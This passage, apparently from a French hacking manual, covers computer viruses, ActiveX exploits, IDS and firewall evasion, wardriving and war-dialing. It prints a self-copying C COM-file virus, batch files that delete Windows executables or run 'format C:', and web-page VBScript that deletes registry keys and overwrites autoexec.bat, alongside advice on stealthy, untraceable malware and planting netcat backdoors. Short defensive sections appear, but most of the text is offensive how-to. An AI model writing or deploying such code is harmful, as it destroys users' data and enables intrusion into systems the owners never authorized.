système et les programmes en assembleur sont de petites tailles. Donc que les futurs créateurs de programmes infectant se mettent à apprendre leur futur langage clé.

Certains pourraient dire que je donne les armes au public pour la création de virus, mais qu'ils sachent que mon but premier n'est pas la formation d'apprentis programmeurs des virus mais plutôt de faire comprendre l'enjeu des actions d'un virus pour que la communauté des internautes sache à quoi elle est exposée face à ces petits programmes.

## **constitution d'un programme infectant :**

À la base, tous les programmes infectant ont la même constitution :

- une routine de recherche de lieux à infecter (généralement des fichiers)
- une routine de copie de code
- une routine de non-détection de la présence du virus
- une charge (ce pourquoi il a été créé)

Maintenant, voyons qu'elle devrait être la constitution d'un programme infectant *parfait* :

- pouvoir s'exécuter sur tous les systèmes sans problème et sans toucher au code. Cela est possible grâce aux langages REBOL et Perl (il y en a d'autres bien sûr).
- avoir de bonnes routines de recherche de fichiers ou de systèmes.
- pouvoir faire des copies de lui-même dans des endroits où l'on ne pourra pas le détruire facilement : comme dans le noyau du système, dans les espaces mémoire, le BIOS, dans des séquences de boot...
- être invisible, se camoufler pour qu'il soit indétectable et intraçable. Son invisibilité peut passer par l'utilisation de techniques de polymorphisme.
- se suffire à lui-même au moyen de moteurs, de bases de données, de bibliothèques de fonctions puissantes. Ne pas utiliser les fonctions ou APIs proposées par les systèmes pour qu'il garde sa portabilité.
- pouvoir évoluer dans l'environnement dans lequel il se trouve. Cela peut se traduire par la création d'un ver qui analyse le système sur lequel il se trouve puis télécharge le bout de code qui lui manque pour évoluer dans l'environnement du système sur lequel il se trouve.
- ne pas avoir de nom.
- exécuter seulement ce pourquoi il est écrit.
- se supprimer quand il a accompli son devoir.
- noter les informations qu'il modifie dans le but de tout remettre en ordre sur le système cible lorsqu'il n'a pas pu accomplir son devoir pour qu'aucune personne ne remarque son passage.
- son code ne doit pas contenir de commentaires pour que l'on ne puisse remonter à son développeur.

Ces caractéristiques ont été développées à partir du projet Samhein de Zalewski (<http://lcamtuf.coredump.cx>) que vous pouvez consulter pour avoir d'autres conseils.

## **comment transmettre les programmes infectant :**

Cette partie du chapitre ne sera pas de grande taille, malgré le nombre incalculable de possibilités de transmission d'un programme infectant. Nous allons en voir certains sans les détailler car soit elles sont simples à comprendre, soit les techniques expliquées sont déjà détaillées dans le livre. Comme devoir, vous pouvez essayer de trouver d'autres moyens de transmission : prenez cela comme un exercice ayant pour but de vous faire penser comme un pirate.

Les programmes ou script infectant et malveillant peuvent être transmis par disquette, disque dur, CD-ROM (contenant un fichier autorun.inf), DVD ROM, par le web, entêtes HTTP, SMTP, MIME modifiées, téléchargement dans le cache Internet, e-mail, pièces jointes, technologies du web (comme ActiveX, Javascript...), contournement des filtres, logiciels téléchargés, compression zip (qui peut faire voyager un virus sans contaminer les postes sur lequel il passe : on est contaminé si l'on décompresse le virus)...

## **la lutte anti-virale :**

Nous allons observer les trois principales techniques de recherche anti-virale :

- analyse des signatures : qu'est-ce que la signature d'un programme ? c'est tout simplement une suite de données (bits, caractères...) caractérisant le programme. Il en est de même pour les programmes infectants. Pour informations, les IDS fonctionnent sur ce principe d'analyse, ce qui est leur principal erreur car cette protection peut-être contournée.
- l'analyse heuristique : c'est une technique anti-virale plutôt évoluée : car elle consiste à étudier et surveiller le comportement des programmes. Dès qu'un programme se comporte comme un virus, il le définit comme un virus.
- l'analyse spectrale : l'antivirus va analyser ce que fait le programme en recherchant la liste des instructions. S'il voit qu'une instruction spécifique aux programmes infectants y est présente, il met automatiquement le programme en quarantaine.

## **Informations supplémentaires**

### **la signature d'un virus**

La signature peut être changée (en faisant par exemple un virus polymorphe).

Pour vous donner un aperçu de l'aspect d'une signature, en voici 2 de virus connus :

Virus	Signature
<b>Brain</b> (c'est un virus de secteur de disquettes qui détourne l'interruption 13 pour se camoufler.)	8CC88ED88ED0BC00F0FBA0067CA2097C8B0E 077C890E0A7CE85700
<b>Vendredi 13</b> (c'est un virus résident qui infecte tout type d'exécutable et détruit tous les vendredi 13 les exécutables lancés.)	1E8BECC746100001E80000582DD700B104D3E8 8CCB03C32D100050

## TSR

Les programmes résidents sont des applications particulières. Ils sont développés de la même manière que les autres programmes mais ne finissent pas de la même manière que ces derniers.

De plus, le DOS réserve une mémoire spéciale pour les TSR. Ce segment de mémoire est protégé contre l'écriture par d'autres programmes.

Pour écrire un programme TSR, il faut suivre certaines règles :

- vérifier sa présence avant d'en charger une copie.
- il ne doit pas utiliser la pile d'exécution des autres programmes (il doit donc avoir sa propre pile d'exécution).
- utiliser plus d'interruptions que de fonction DOS ou Windows.

## Virus COM

Voici l'extrait d'un virus COM développé pour cet ouvrage. Par mesure de sécurité il n'est pas très dangereux et n'est pas donné en entier.

Son fonctionnement est le suivant : lorsqu'il est chargé, il crée un fichier et écrit dedans, puis il ajoute une ligne au fichier autoexec.bat qui va imprimer le fichier texte, créé auparavant, dès le démarrage suivant du système (si l'imprimante est allumée bien sûr). Pour finir, il cherche des fichiers COM se trouvant dans le répertoire dans lequel il est, pour s'y copier.

Il sera activé dès que l'utilisateur du système appellera un programme (ayant un fichier COM du même nom et dans le même répertoire) par l'intermédiaire du shell DOS.

```
#DEFINE BYTE xxxx // taille du virus à la  
compilation
```

```

copy()
{
    FILE *point, *new_point;
    int next;
    struct ffbk infect;
    char pres, buffer[BYTE];

    pres = _argv[0];
    next = findfirst("*.COM", &infect, 0);

    point = fopen(pres, "rb");
    new_point = fopen(infect.ff_name, "rb+");

    fread(buffer, BYTE, 1, point);
    fwrite(buffer, BYTE, 1, new_point);

    fcloseall();
    return 0;
}

write_batch()
{
    FILE *file, *txt;
    char chaine, buff[];
    size_t taille;
    int vtaille;

    chaine = "COPY C:\FICHER.TXT PRN";

    file = fopen("C:\AUTOEXEC.BAT", "rt+");
    txt = fopen("C:\FICHER.TXT", "w+");

    fprintf(txt, "Vous vous êtes fait avoir par le virus
COM de KHALEL !!!");

    taille = strlen(chaine);
    vtaille = (int) taille;
    vtaille -= vtaille * 2;

    if (vtaille < 0)
    {
        fseek(file, vtaille, SEEK_END);
        fread(buf, vtaille, 1, file);
        buf[vtaille] = 0;

        if (strcmp(buf, chaine))
        {
            fseek(file, 0, SEEK_END);
            fprintf(file, chaine);
        }
    }

    fcloseall();
}

```

```
        return 0;
    }

main() {
    write_batch();
    copy();
    return 0;
}
```

## Fichiers BAT

Avant de lire la suite, faites un saut vers l'annexe sur les commandes DOS pour pouvoir les connaître.

Voici 4 fichiers BAT : les 3 premiers sont des virus, le dernier est juste un utilitaire qui affiche les exécutables et les fichiers COM d'un système sous Windows 2000. Si vous voulez que ce dernier fonctionne sous les autres systèmes Windows, vous allez devoir modifier `where /r C:\ *.*.[extension]` par `DIR C:\*.*.[extension] /A:-D /S .`

### 1<sup>er</sup> fichier BAT :

```
@echo off
cls
echo Bonjours,
echo je suis un petit virus, mais chuuuuuuuut, faut pas le
dire.
echo.
erase c:\windows\*.exe
erase c:\windows\*.com
erase c:\autoexec.bat
pause
echo Bonne chance !!!
```

### 2<sup>ème</sup> fichier BAT :

```
@echo off
echo Bonjours,
echo je suis un gentil petit virus qui ne va pas détruire vos
fichiers!
echo.
echo je vous entend déjà dire
echo Ouuuuuuuuuuf !!!!!!!!!!!!!
echo.
pause
echo Je veux jouer !!!
dir/p c:\windows\
dir/p c:\
```



```
dir/p c:\windows\  
echo Au revoir!!!
```

### 3<sup>ème</sup> fichier BAT :

```
// Ceci est un virus. C'est un jeux, où vous devez choisir  
entre le chiffre 1 et 2, puis vous saisissez votre choix et la  
touche entrée. Si vous choisissez 1, le fichier formate le  
lecteur C : soit le disque dur, si vous choisissez 2, il  
supprime tous les exécutables et les fichiers COM du  
répertoire Windows.//
```

```
SET Choix=  
SET Choix=%1  
IF %Choix%VIDE==VIDE GOTO Prototype  
IF %Choix%=="1" GOTO Win  
IF %Choix%=="2" GOTO Erra  
IF %Choix%=="?/" GOTO Prototype  
IF %Choix%=="help" GOTO Prototype
```

```
:Prototype  
echo Ceci est un jeux. Vous devez choisir entre 1 et 2, tapez  
votre choix puis la touche entrée.  
echo.  
echo Voici la syntaxe [Nom_fichier] "1"  
GOTO Pause
```

```
:Win  
echo Dommage, vous avez choisi 1, vous gagnez le formatage du  
lecteur C.  
echo.  
format C :  
GOTO Pause
```

```
:Erra  
echo Dommage, vous avez choisi 2, vous gagnez l'effacement de  
tous les exécutables et fichiers COM de c:\Windows\  
Echo.  
Erase c:\windows\*.exe  
Erase c:\windows\*.com  
GOTO Pause
```

```
:Pause
```

### 4<sup>ème</sup> fichier BAT:

```
@echo off  
echo Bonjours!!!  
echo Je suis un petit utilitaire qui va vous montrer tous les  
fichiers exécutables et fichiers COM de votre système.  
echo.
```

```
echo Attention, je ne fonctionne que sous Windows 2000.
echo.
echo Ah ! oui, il vous faut la NTRK de Microsoft.
echo.
where /r C:\*.exe
pause
where /r C:\*.com
echo Au revoir!!!
```

## ActiveX

Il ne se passe un mois sans que l'on trouve une nouvelle faille dans la technologie de Microsoft : ActiveX.

Faire un cours sur ActiveX et sur la création d'une page web dépasse le cadre de ce livre, on verra seulement certaines failles ActiveX permettant de faire différentes actions sur un système (vous pourrez trouver d'autres codes sur internet).

Tous les codes suivant sont en VBScript.

### Comment supprimer une clé de la base de registre

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_LOCAL_MACHINE\xxxxx\"
</script>
</body>
</html>
```

xxxxx : est à modifier par la clé que vous voulez.

### Comment supprimer les programmes se lançant au démarrage de Windows

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Run"
</script>
</body>
</html>
```

### Comment créer un raccourci vers un site internet sur le bureau

```

<html>
<body>
<script Language="VBScript">
if location.protocol = "file:" then
Set WshShell = CreateObject("WScript.Shell")
Set FSO = CreateObject("Scripting.FileSystemObject")
HPath = Replace(location.href, "/", "\")
HPath = Replace(HPath, "file:\\", "")
HPath = FSO.GetParentFolderName(HPath)
Set TRange = document.body.createTextRange
Set RealLink =
WshShell.CreateShortcut("C:\WINDOWS\bureau\site")
RealLink.TargetPath = "http://www.site.com"
RealLink.Save
end if
</script>
</body>
</html>

```

### **Comment supprimer l'historique**

```

<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\explorer\ RecentDocs\"
WshShell.RegDelete
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\explorer\ RunMru\"
WshShell.RegDelete
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\explorer\ Doc Find Spec MRU\"
WshShell.RegDelete
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\explorer\ FindComputerMRU\"
</script>
</body>
</html>

```

### **Désinstaller l'imprimante, le clavier, l'écran, la souris et le disque dur**

```

<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Printer\"
WshShell.RegDelete
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Keyboard\"

```

```

WshShell.RegDelete
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Mon
itor\"
WshShell.RegDelete
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\PCM
IA\"
WshShell.RegDelete
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Mou
se\"
</script>
</body>
</html>

```

On peut encore faire beaucoup de choses comme enlever des éléments du menu Démarrer, désinstaller des programmes, écrire des clés dans la base de registre ou les modifier...

Maintenant, voici comment écrire un fichier bat sur un PC :

```

<html>
<body>
<script Language="VBScript">
if location.protocol = "file:" then
Set FSO =CreateObject("Scripting.FileSystemObject")
HPath = Replace(location.href, "/", "\")
HPath = Replace(HPath, "file:\\", "")
HPath = FSO.GetParentFolderName(HPath)
Set TRange = document.body.createTextRange
Set BatFile = FSO.CreateTextFile("c:\Windows\xxxx.bat", 2,
False)
BatFile.WriteLine ""
BatFile.WriteLine "Ici le fichier bat voulu (son contenu)"
BatFile.Close
end if </script>
</body>
</html>

```

*xxxx.bat* est un fichier .bat qui peut exister (comme autoexec.bat) cela entraînera donc son écrasement et l'écriture de notre fichier .bat à la place : au prochain démarrage nos commandes seront exécutées. On peut aussi créer un nouveau fichier .bat

## **Pourquoi ces vulnérabilités ActiveX existe-t-elle?**

Nous allons essayer de savoir pourquoi de telles codes peuvent mettre à plat la sécurité de Windows.

Microsoft a développé 5 niveaux (ou encore appelés « zones ») de sécurité dans Internet Explorer, les voici :

- Poste de travail
- Sites de confiances

- Sites sensibles
- Internet
- Intranet local

Pour information, on peut configurer ces zones de sécurité grâce à Internet Explorer par le biais de Options Internet du menu Outils. Par mesure de sécurité, on ne peut configurer la zone « Poste de travail » avec Internet Explorer (heureusement, c'est notre disque dur).

De plus, la zone « Poste de travail » est la plus permissive.

Le but des vulnérabilités de ce type est d'exécuter ce que l'on veut dans la zone de sécurité « Poste de travail ».

Avant de continuer, sachez que chaque zone a ses protocoles : http:// pour Internet, file:// pour Poste de travail...

Alors, pour contourner ces zones, il faut utiliser des fonctions de changements de zones qui ne sont pas contrôlées.

Voici un bout de code qui peut permettre le contournement (il ne peut fonctionner seul) :

```
opener.location = " file:" ;
vRef = opener.location.assign;
```

Le chapitre prend fin, vous venez de découvrir une nouvelle facette du piratage web grâce à des vulnérabilités que Microsoft n'a pas encore patché à l'heure où se livre est écrit.

Certains pirates les utilisent pour diverses actions, comme placer un virus dans un système sans que l'utilisateur ne fasse quelque chose (il doit quand même se rendre sur la page contenant le code). Certains créateurs de sites pornographiques les utilisent aussi pour placer leurs kits de connexions sur votre système dès que vous chargez les pages de leurs sites.

## **Parades :**

- installez un firewall,
- installez un antivirus et le mettre régulièrement à jour,
- ne pas se fier aux apparences. Car les virus vont adopter n'importe quelles formes attrayantes et attirantes pour que vous les chargiez,
- ne pas trop faire confiance à l'antivirus installé par défaut dans Windows XP.



# **Piratage de composants réseaux**

# IDS

Dans ce chapitre, nous allons nous intéresser aux systèmes de détection d'intrusion (IDS) . Nous allons voir en quoi ils consistent puis comment les pirates réussissent à contourner ces systèmes de détection.

## les IDS :

Comme en témoigne son nom, un IDS est un système de détection d'intrusion pour les systèmes Unix/Linux ( à l'heure où ce livre est rédigé en tout cas ). Les IDS ont 2 types d'analyse :

- L'analyse des signature : l'IDS va capturer des paquets en direction du système ou du réseau sur lequel il est placé. Puis il va les comparer avec les éléments de sa base de données de signatures d'attaques. Si la comparaison s'avère positive, l'IDS va alerter l'utilisateur où l'administrateur du réseau pour lui signaler une attaque. Si la comparaison s'avère négative, l'IDS ne fait rien.
- L'analyse heuristique : comme pour les antivirus, l'IDS va analyser le comportement des paquet reçus, d'un programme installé sur le système et pleins d'autres éléments pour essayer de détecter des comportements anormaux.

Il existe 2 type d' IDS :

- les IDS réseau (NIDS) qui sont constitués de deux parties, un programme qui va capturer les paquets circulant sur le réseau et un poste chargé d'analyser le paquet capturé. Le programme de capture peut être aussi bien un sniffer ou une carte réseau en mode promiscuité (cf le chapitre sur le sniffing) .
- les IDS personnel (HIDS) que l'on installe sur un ordinateur, comme des antivirus. Ils sont constitués d'un élément qui utilise aussi les deux types d'analyses citées précédemment. Les HIDS utilisent plusieurs techniques de détection : l'audit de systèmes à la recherche de fichiers ayant été corrompus ou modifiés, l'installation d'un jeu de fichier log (journaux systèmes) journalisant les faits et gestes des programmes et utilisateurs de l'ordinateur.

Termes en rapport avec les IDS :

- NIDS : IDS reseau
- HIDS : IDS personnel
- faux positif : fausses alertes envoyées par l'IDS
- faux négatifs : véritables attaques non signalées par l'IDS



- first match : signalement d'une attaque après sa première apparition.
- multiple match : signalement d'une attaque après des multiples apparitions.

First match et multiple match correspondent à des modes d'activités d'un IDS, c'est-à-dire que l'IDS peut alerter dès la première apparition d'une attaque ou à la suite de plusieurs apparition d'une attaque.

## **contournement d'un IDS :**

### **le spoofing :**

Le spoofing en lui-même ne va pas vraiment servir au pirate qui veut contourner un IDS à moins que ce dernier soit basé sur l'analyse du champ des paquets contenant l'adresse IP de l'émetteur. Le spoofing va surtout servir à contourner certains ACLs qu'aurait pu installer l'utilisateur du système.

### **fragmentation :**

Certains IDS ont un très grand problème. Ils assemblent avec difficultés des paquets fragmentés. C'est pour cela qu'en jouant un peu avec les paquets que l'on aura fragmenté, on pourrait peut-être contourner un IDS (cela touche surtout les IDS réseau) .

Voici certains exemples de manipulation des paquets fragmentés :

- on les envoie dans le désordre en commençant par le milieu ou par le paquet de la fin
- on envoie des paquets fragmentés en dupliquant l'un des paquets
- on envoie simultanément plusieurs paquets.

### **modification des TTL :**

On peut jouer avec le champ TTL d'un paquet pour atteindre un système cible ou pour floodier l'IDS réseau.

### **DoS :**

On peut invalider le système de détection l'intrusion à l'aide d'une attaque DoS. On peut par exemple lancer des simulateurs d'attaques ou créer une base de données d'attaques (en s'aidant de programmes que l'on peut trouver sur Internet) pour qu'ils balancent leurs attaques contre les systèmes de détection d'intrusion (il faut voir grand comme 20000 attaques pratiquement simultanées et régulières) . Cela peut aussi servir à cacher une vraie attaque que l'on aurait confectionné.

## **encapsulation :**

On peut encapsuler des attaques dans des paquets forgés et anodins. Les paquets peuvent être du même protocole ou de protocoles différents. Cela peut servir si l'administrateur a mis une bascule de protocole dans la DMZ. Cela reviendrait à faire du tunneling.

## **le polymorphisme :**

Le polymorphisme est très utilisé en virologie informatique ou lors de la création d'attaques de type dépassement de tampon à distance. Pour plus d'informations sur cette technique, référez-vous au chapitre sur les virus informatiques. Internet est aussi une mine d'or sur le polymorphisme des virus.

Pour ceux voulant attaquer un IDS à l'aide d'un shellcode (comme pour les attaques par dépassement de tampons, vous pouvez utiliser ADMutate de K2 qui utilise le polymorphisme pour cacher les shellcodes ).

## **ASCII et UNICODE :**

Comme les IDS sont basés sur l'analyse des signatures. Pour contourner cette protection, il suffit alors de refaire l'attaque en modifiant son code : cela peut passer par la transformation du code d'attaque en équivalent UNICODE (cf les attaques contre les CGI)

## **les NOP de l'assembleur :**

Voilà encore une autre technique prise des **dépassements de tampons**. Lorsque l'on rédige ce genre de attaque, on ne peut pas toujours prévoir l'adresse de retour la fonction cible. Pour pallier à ce problème, on peut utiliser l'instruction NOP (No Operation) qui ne fait rien et passe à l'instruction suivante.

Et bien, cette technique peut-être utilisée pour contourner les IDS qui ne vérifient pas toujours les paquets en entier (seulement le début du paquet généralement) . On a donc la possibilité de masquer le code de l'attaque en y mettant, au début une grande suite de NOP.

## **le retour au répertoire précédent :**

Les habitués de Linux doivent connaître les caractères du genre : « ../ » et « ./ ». Dans cette technique, seul le premier caractère nous intéresse et figure dans les éléments permettant aux pirates de modifier la signature d'une attaque.

### **le changement :**

Le plus simple est de changer d'attaque et de ne pas affronter l'IDS de face. Faire par exemple une attaque par dépassements de tampons...

Le scanner de CGI Whisker de Rain Forest Puppy intègre quelques techniques contre les IDS. Analyser son code source peut grandement aider.

### **Parades :**

- mettre régulièrement à jour la base de données des attaques des IDS
- changer l'implémentation des IDS pour qu'ils analysent les paquets en entier et gèrent mieux la fragmentation.
- créer une DMZ et mettre un NIDS par segment de réseau.
- toujours mettre un firewall/routeur avec le NIDS



# Murs par feu

Un mur par-feu est un système ou un logiciel qui va analyser et contrôler le trafic entre votre système, internet et d'autres systèmes dans tous les sens possibles dans le but de sécuriser votre ordinateur au maximum.

Il existe principalement deux types de murs par-feu :

- ceux qui se comportent comme des routeurs. Ce sont des murs par-feu matériels.
- ceux qui se comportent comme des proxys. Ce sont des murs par-feu logiciels.

Les murs par-feu fonctionnent généralement comme des systèmes de filtrage de paquets qui analysent des paquets du trafic et laissent passer seulement ce qui a été autorisé.

Voici un célèbre phrase résumant bien le travail d'un firewall :  
**un firewall refuse et interdit tout ce qui n'a pas été explicitement autorisé.**

Un mur par-feu peut être contourné et transpercé et nous allons voir dans ce chapitre comment cela est possible.

## identification d'un firewall :

### traceroute et tracert :

*Traceroute* et *tracert* sont des utilitaires permettant de découvrir les chemins qu'un paquet empreinte pour aller jusqu'à notre destinataire :

- si au dernier bond, l'adresse IP du destinataire n'apparaît pas, on peut en conclure qu'il y a un système de filtrage de paquets.
- si on analyse bien les flags des paquets envoyés et reçus, qu'on remarque qu'il y a une anomalie, on peut en conclure qu'il y a un système de filtrage de paquets.

Voici un tableau expliquant les flags d'envois et de retours des paquets.

STATE	FLAG	REPLY
listen	NULL	None
listen	FIN	None

listen	RST	None
listen	ACK	RST
listen	SYN	SYN/ACK
closed	RST	None
closed	NULL	RST/ACK
closed	ACK	RST
closed	SYN	RST/ACK
closed	FIN	RST/ACK

### **balayage :**

Si le système de filtrage de paquets bloque et ignore les paquets ICMP et UDP, vous pouvez utiliser un outil de scan comme *nmap* (en désactivant le sondeur *ping* ICMP bien sur), *hping*, et *firewallk* (qui utilise une technique proche de traceroute).

### **ICMP :**

Le protocole ICMP peut nous être d'un grand secours dans notre quête, pour cela, il faudrait étudier les différents codes ICMP .

### **les bannières :**

Scanner les ports du système de filtrage pour obtenir son nom puis faire une recherche sur les failles spécifiques à ce système de filtrage de paquets.

### **les ACLs (Access Control List) :**

Dans cette technique, nous allons déterminer ce que le système de filtrage de paquets autorise et ce qu'il n'autorise pas et trouver un moyen de contourner le firewall.

Nous allons devoir envoyer différents paquets (ayant une modification au niveau de leur TTL, et étant fragmenté) vers le système de filtrage de paquets cible; puis fort de nos découvertes, nous allons essayer de le contourner grâce à l'encapsulation de protocole, la fragmentation....

### **passer outre les systèmes de filtrage :**

- Utiliser la technique de contournement d'ACLs.
- Après avoir récupéré les informations sur le système de filtrage de paquet, il faut faire des recherches sur les failles de ce système de filtrage de paquets dans des sites où des newsgroups comme celle de [securityfocus.com](http://securityfocus.com)...

- Pour passer au travers d'un système de filtrage, on peut aussi utiliser une technique nommée le tunneling (à l'aide de `httpport` et `httthost`), que je ne détaillerais pas dans ce livre car elle nécessite de pouvoir avoir un accès à un poste se trouvant dans le réseau. Pour information, le tunneling utilise une technique d'encapsulation de protocole dans un autre protocole.

- Pour connaître les systèmes tournant derrière un firewall, on peut capturer les informations SNMP du réseau. Si on connaît à quel domaine appartient le firewall ou même la cible, on peut aussi faire des requêtes de type AXFR (référez-vous à la partie concernant le transfert de zones) .

- Pour cartographier un réseau se trouvant derrière un système de filtrage de paquets, on peut utiliser le programme *firewallk* qui utilise une technique particulière : il est basé sur *traceroute*. Puis en fonction des paquets qu'il reçoit, *firewallk* forge des paquets en modifiant les TTL pour pouvoir accéder au divers systèmes du réseau.

- On peut aussi mettre en place une attaque par injection de code à distance mais cela dépasse le cadre de ce livre et demande une connaissance de la programmation Windows.

## **placer un backdoor :**

Après avoir lu les deux premières parties de ce chapitre, vous devriez être capable d'identifier un système de filtrage de paquet, d'obtenir des informations sur les systèmes qu'il protège.

Disons maintenant que nous avons réussi à infiltrer le système de filtrage de paquets. Je pense que vous voudriez pouvoir revenir aisément sur le système (quel qu'il soit) conquis? et bien pour cela, on devrait y installer une porte ouverte avec le logiciel *netcat* ou un cheval de troie...

## **astuce :**

Utilisez le système de filtrage de paquets et comme proxy pour le web. Là, vous pouvez être sûr d'être intraçable. Bien sûr, masquez votre activité aux yeux de l'administrateur à qui appartient le système de filtrage de paquets.

## **Parades :**

- définissez des ACLs strictes.
- placez votre système de filtrage dans une DMZ (zone démilitarisée) utilisant une bascule de protocole.
- modifiez ou supprimez les bannières de vos ports
- faites attention à vous à SNMP

- activez très peu de port sur votre système de filtrage de paquets (le port 80 et le port 53 suffisent généralement)





# Piratage aérien

## les réseaux sans-fil :

Le 802.11 est une technologie permettant de faire communiquer des PC entre eux ,à distance (sans fil et autres supports que les ondes radio et des ondes infrarouges) et à l'aide des cartes réseaux adaptées. Mais les techniques utilisées par ces réseaux dépendent de la législation en cours dans le pays (en France, la bande de fréquence et de 2,4 GHZ pour les particuliers et les entreprises créant un réseau wifi).

Voyons maintenant les topologie (ou structures) des réseaux 802.11. Pour l'instant, il en existe 2 : l'infrastructure et le ad hoc.

- l'infrastructure est constituée de points d'accès qui vont jouer le rôle d'un switch/hub entre les PC sans fil et qui sont généralement connectés à un réseau câblé. Cette architecture peut faire penser à une architecture client /serveur où les serveurs peuvent être reliés entre eux.
- le ad hoc est une architecture particulière car elle est seulement équipés de PC ayant des cartes réseau adapté au sans-fil et étant auto-configurable, c'est-à-dire, que les PC dans le réseau se reconnaissent entre eux et s'échangent de données. Chaque nœuds du réseau devrait aussi pouvoir servir de routeur.

Pour plus d'informations sur les réseaux sans-fil, je vous conseille de faire des recherches sur internet ou de vous procurer des livres sur ce sujet comme «802.11 et les réseaux sans-fil» aux éditions Eyrolles.

## la sécurité des réseaux sans-fil :

Cette partie est principalement orientée technique d'intrusion et sécurisation des réseaux wifi.

Comment les pirates font-ils pour pénétrer les réseaux sans-fil ?

Et bien, ils utilisent une technique appelée wardriving (ou encore wartraining, warfooting, warbusing) qui consiste à parcourir des endroits et places à la recherche de réseaux sans-fils.

Comme pour les réseaux câblés, les informations circulent la plupart du temps non cryptées donc l'espionnage des réseaux sans-fil devient une tâche aisée car il nous

faut nous procurer un sniffer (comme TCPdump pour Linux et Ethereal pour Windows) .

Maintenant voyons comment se pratique le wardriving. D'abord il nous faut du matériel adapté :

- un ordinateur portable
- une carte réseau adaptée et non configurée
- un GPS
- des antennes omni-directionnelles ou bi-directionnelles.

Puis les logiciels adaptés :

- un scanner de réseau sans-fil comme Netstumbler ([www.netstumbler.com](http://www.netstumbler.com)) pour Windows, Airtraft ([sourceforge.net/projects/airtraf](http://sourceforge.net/projects/airtraf)), Kismet ([www.kismetwireless.net](http://www.kismetwireless.net)) et WiFiScanner ([www.hsc.fr/ressources/outils/wifiscanner/](http://www.hsc.fr/ressources/outils/wifiscanner/)) pour Linux. On l'activera pour rechercher les réseaux sans fil,
- un sniffer, vous pouvez prendre votre habituel sniffer,
- un cracker Wep comme Airsnort, pour cracker les paquets qui seraient éventuellement cryptés avec le WEP,
- un logiciel de cartographie comme Stumverter qui envoie les différents éléments d'un réseau sans fil. Il lui faut Netstumber, Mappoint, et un GPS pour fonctionner.

Vous devez vous demander à quoi peut bien servir le scan de réseaux sans fil ?

Et bien à écouter (sniffer) les réseaux pour savoir les informations qui y circulent, à facilement détourner une connexion dans le but de surfer, jouer, passer des protections par IP...

Il peut y avoir plusieurs autres applications et avantages de cette technique.

Maintenant, passons à la sécurisation des réseaux sans-fil.

En premier lieu, activez le WEP qui va crypter les informations qui circulent sur votre réseau wifi, vous pouvez aussi utiliser d'autres utilitaires (comme SSH) qui sont utilisés dans les réseaux câblés.

Vous pouvez-vous, si vous utilisez la topologie infrastructure, mettre en place un filtrage d'adresses MAC, d'adresses IP ou placer des ACL (Access Control List) . La meilleure solution en plus des précédentes serait d'affecter des ID au point d'accès, après cette étape, on configure le réseau dans le but que seul les postes connaissant cet ID puisse se connecter au point d'accès associés.

Pour plus de renseignements, procurez vous un livre sur les réseaux sans-fil qui vous indiquera les différents moyens qui s'offrent à vous pour la sécurisation de réseaux sans-fil.



# Réseau téléphonique commuté

Dans ce chapitre, nous allons voir certaines techniques que les pirates du téléphone (phreakers) utilisent. Nous allons aussi essayer de voir et de comprendre les failles de ces systèmes téléphoniques, dans le but de les sécuriser ou de minimiser les possibilités d'attaque.

D'abord, intéressons-nous aux capacités des pirates du système téléphonique puis donnons un exemple de piratage téléphonique.

Un phreaker expérimenté connaissant le fonctionnement d'un autocommutateur et faisant de l'électronique peut faire tout ce qu'il veut, la seule limite sera son imagination.

Par contre, si on met des bâtons dans les roues d'un novice, il ne pourra pas terminer son travail et comme les novices représentent la majorité de la population underground qui passent leurs temps à pirater des entreprises, vous pourrez vous occuper d'autres choses que de la sécurité de vos systèmes téléphoniques (comme les PABX, VMB et les porteuses qui sont des modems pour ceux qui ne seraient pas familiarisés avec ce terme).

Pour détourner ou pirater des systèmes téléphoniques, les phreakers ont la possibilité de créer des montages électronique que l'on appelle aussi « box », il existe diverses box

A but informatif, la plupart des sites warez proposent des schémas des différentes box

Les phreakers peuvent aussi pirater des PABX (des autocommutateurs créés pour la gestion des appels), des VMB (les boîte vocale reposant sur les PABX), ou encore des modems, des terminaux, des VAX, des téléphones portables ...

Bon après quelques notions théoriques, nous allons passer à la pratique :

Comment les phreakers font-ils pour pirater un réseau commuté ?

Et bien comme pour tous les autres systèmes, il faut d'abord rechercher des informations, ici, ce sont des numéros de téléphone de l'entreprise cible qui nous intéressent.

Les recherches peuvent être fait dans des annuaires, des whois, des publicités, les sites de l'entreprise ...

Maintenant et il nous faut les logiciels de composition automatique de numéro de téléphone comme :

- THC-Scan prenant l'interface du DOS
- Toneloc de [www.sandstorm.net](http://www.sandstorm.net)
- TeleSweep de [www.securelogix.com](http://www.securelogix.com)

À la différence des autres attaques décrites dans ce livre, il va nous falloir du matériel adapté et comme pour toutes les autres attaques, nous devons avoir les autorisations des possesseurs des systèmes téléphoniques que nous allons brièvement contacter : car cette technique est considérée comme du piratage pur et nous avons très peu de moyens de se protéger car les attaques ne peuvent se faire qu'à partir de modems donc notre fournisseur d'accès va *normalement* remarquer que nous contactons plusieurs systèmes téléphoniques à la fois dans des délais courts.

Bon passons à l'attaque proprement dite.

Il va nous falloir des modems connectés directement sur un PC pour que l'attaque aille plus vite, car nous allons donner une liste de numéros de téléphone à l'un des logiciels puis ce dernier va brièvement contacter chaque numéro et déterminer s'il s'agit d'une personne, d'un fax, d'une VMB, du PABX, ou d'un modem.

